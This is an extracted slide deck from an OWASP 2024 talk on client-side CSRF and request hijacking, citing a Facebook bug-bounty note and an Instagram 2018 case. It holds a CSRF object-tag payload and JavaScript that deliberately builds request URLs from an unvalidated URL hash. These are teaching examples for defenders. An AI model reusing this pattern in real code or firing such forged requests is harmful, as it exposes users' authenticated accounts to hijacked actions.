OWASP 2024 GLOBAL AppSec | CONGRESS CENTRE LISBON JUNE 24-28

TESTABLE

In the Same Site We Trust

Navigating the Landscape of Client-side Request Hijacking on the Web

Soheil Khodayari

CISPA - Helmholtz Center for Information Security

soheil.khodayari@cispa.de

@Soheil__K

SCAN ME

About Soheil

Today: Security Researcher @CISPA, Germany (*2019 – Present*)

- Part of the **AppSec** Team
- Application Security, Web, Program Analysis

Past: Researcher & Developer (2013 – 2019)


- IMDEA Software, Madrid
- Fraunhofer IESE/AISEC, KL
- Brooktec SE, Madrid

PC Member: IEEE S&P, CCS, Euro S&P, WWW, SecWeb, …

Awards & Honors:


Distinguished Paper (SP'24), Applied Research Award (CSAW'23), MSRC (Blackhat'23), …


AppSec Group



The Rise of Web Applications: User Input Runs Amok!

- Web applications today accept and process plethora of **user input**
  - In many different forms…





The Rise of Web Applications: User Input Runs Amok!

User Input Can Go Rogue…

⚠ Are we **validating** all these inputs properly ?


Modern Web Applications: Input Requests

CASE 1: First-party

Input from **the Same Site**

CASE 2: Third-party

Input from **Other Sites**




Assumption: Authorized Services

Modern Web Applications: Input Requests

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

benign.com



CASE 1: First-party

Input from **the Same Site**


Cross-Site (XS) Requests

2 HTTP

CASE 2: Third-party


Input from **Other Sites**

External services



Social Media

. . .



Payment Gateways

Assumption: Authorized Services

Oh, Wait … Who Made that Request?

⚠ **Problem:** How can we know who initiated a request?

First-party vs. Third-party ?


Oh, Wait … Who Made that Request?

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

- **Solution:** trust requests based on **authentication** & **authorization**
  - Authenticate **users' browsers** with account credentials before sending sensitive requests


"Now we know exactly which first party or third-party site initiated the request!"

*"We can just **reject the untrusted** ones…"*



What About Requests from Trusted Sites?

- **Confused Deputy Flaw:**
  - Attackers can **trick trusted parties** into performing sensitive but **unintended** operations



⚠ What happens if we do not check the **user intention**?


Cross-Site Request Forgery (CSRF)

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

- Trick user browser to send an authenticated request causing a persistent state change
    - **Root Cause:** server cannot distinguish unintentional from intentional requests


Cross-Site Request Forgery (CSRF)

- Trick user browser to send an authenticated request causing a persistent state change
  - **Root Cause:** server cannot distinguish unintentional from intentional requests
  - Robust defenses are well-known



Cross-Site Request Forgery (CSRF)

- Trick user browser to send an authenticated request causing a persistent state change
  - **Root Cause:** server cannot distinguish unintentional from intentional requests
  - Robust defenses are well-known ✓



Origin Checks

Victim

attack.com

socia

⚠ Did we **solve** CSRF attacks with these defenses ?

SameSite Cookies

HTML

```
<object data="https://socialmedia.com/post?text=misinformation">
```


Random Tokens

Modern Web Applications: Input Requests

benign.com

CASE 1: First-party

Input from **the Same Site**



2 HTTP

Cross-Site (XS) Requests

Secured

CASE 2: Third-party

Input from **Other Sites**

Risk: Confused deputy for XS requests

Assumption: Authorized Services

Modern Web Applications: Input Requests

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

benign.com

CASE 1: First-party

Input from **the Same Site**

Confused deputy for SS requests?

Cross-Site (XS) Requests

2 HTTP

CASE 2: Third-party

Input from **Other Sites**

Secured

. . .

Risk: Confused deputy for XS requests


...ways

Assumption: Authorized Services

From Confused Deputy to Input Validation

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

Facebook Bug Bounty, 2019 [1]



“Client-Side” CSRF

At Facebook, the Whitehat program receives hundreds of submissions a month, covering a wide range of vulnerability types. One of the interesting classes of issue which we've seen recently is what we've termed “Client-Side” Cross-Site Request Forgery (CSRF), which we've awarded on average $7.5k.

What is CSRF?

Before we jump into technical details, let's recap on what CSRF is. This is a class of issue in which an attacker can perform a state changing action, such as posting a status, on behalf of another user. This is made possible due to the fact that browsers (currently, until Same-Site Cookies are supported in all major browsers) send the user's cookies with a request, regardless of the request origin.

At Facebook, like other large sites, we have protections in place to mitigate this kind of attack. The most common type of protection is by adding a random token to each state-changing request, and verifying this server-side. An attacker has no way of knowing this value in advance, which means we can ensure any request has explicitly been made by the user. If you're participating in our Whitehat program, then you might see this token being sent - we name it “fb_dtsg”.


“Client-Side” CSRF

Whilst most researchers think of CSRF as a server-side problem, “Client-Side” CSRF exists i

[1] **Source:** https://www.facebook.com/notes/996734990846339

Client-side CSRF

- Exploit input validation vulnerabilities in JavaScript programs to hijack async requests
  - Similar vulnerability affected Instagram in 2018[1]




```
var uri = window.location.hash.substr(1);
if (uri.length > 0) {
  uri = "socialmedia.com/" + uri;
  fetch(uri, { // hijack request
    method: "POST",
    body: JSON.stringify({"CSRF-token": "XSRF-TOKEN"})
  });}
```

[1] **Source:** `https://www.facebook.com/notes/996734990846339`

Client-side CSRF: Instagram Case Study (2018)

- JS code perform requests to a **protected GraphQL API** end-point upon **page load**

business.instagram.com

```
let uri = window.location.hash.substr(1);
(new AsyncRequest(uri))
    .method(POST)
    .setBody({access_token: "xyz-token"})
    .send()
```

Not validated

```
POST /[business_id]?fields=...
access_token=...
```

↓

```
POST /graphql?q=Mutation...&fields=...
access_token=...
```


Post new status for the user

Vulnerability: can **control the end-point** to which JS code makes the HTTP request

[1] **Source:** `https://www.facebook.com/notes/996734990846339`

Problem Statement

- Client-side CSRF only one instance of the larger issue of request hijacking
  - Studied client-side CSRF before [USEC'21]
  - Focused on `XMLHttpRequest` and `Fetch` APIs



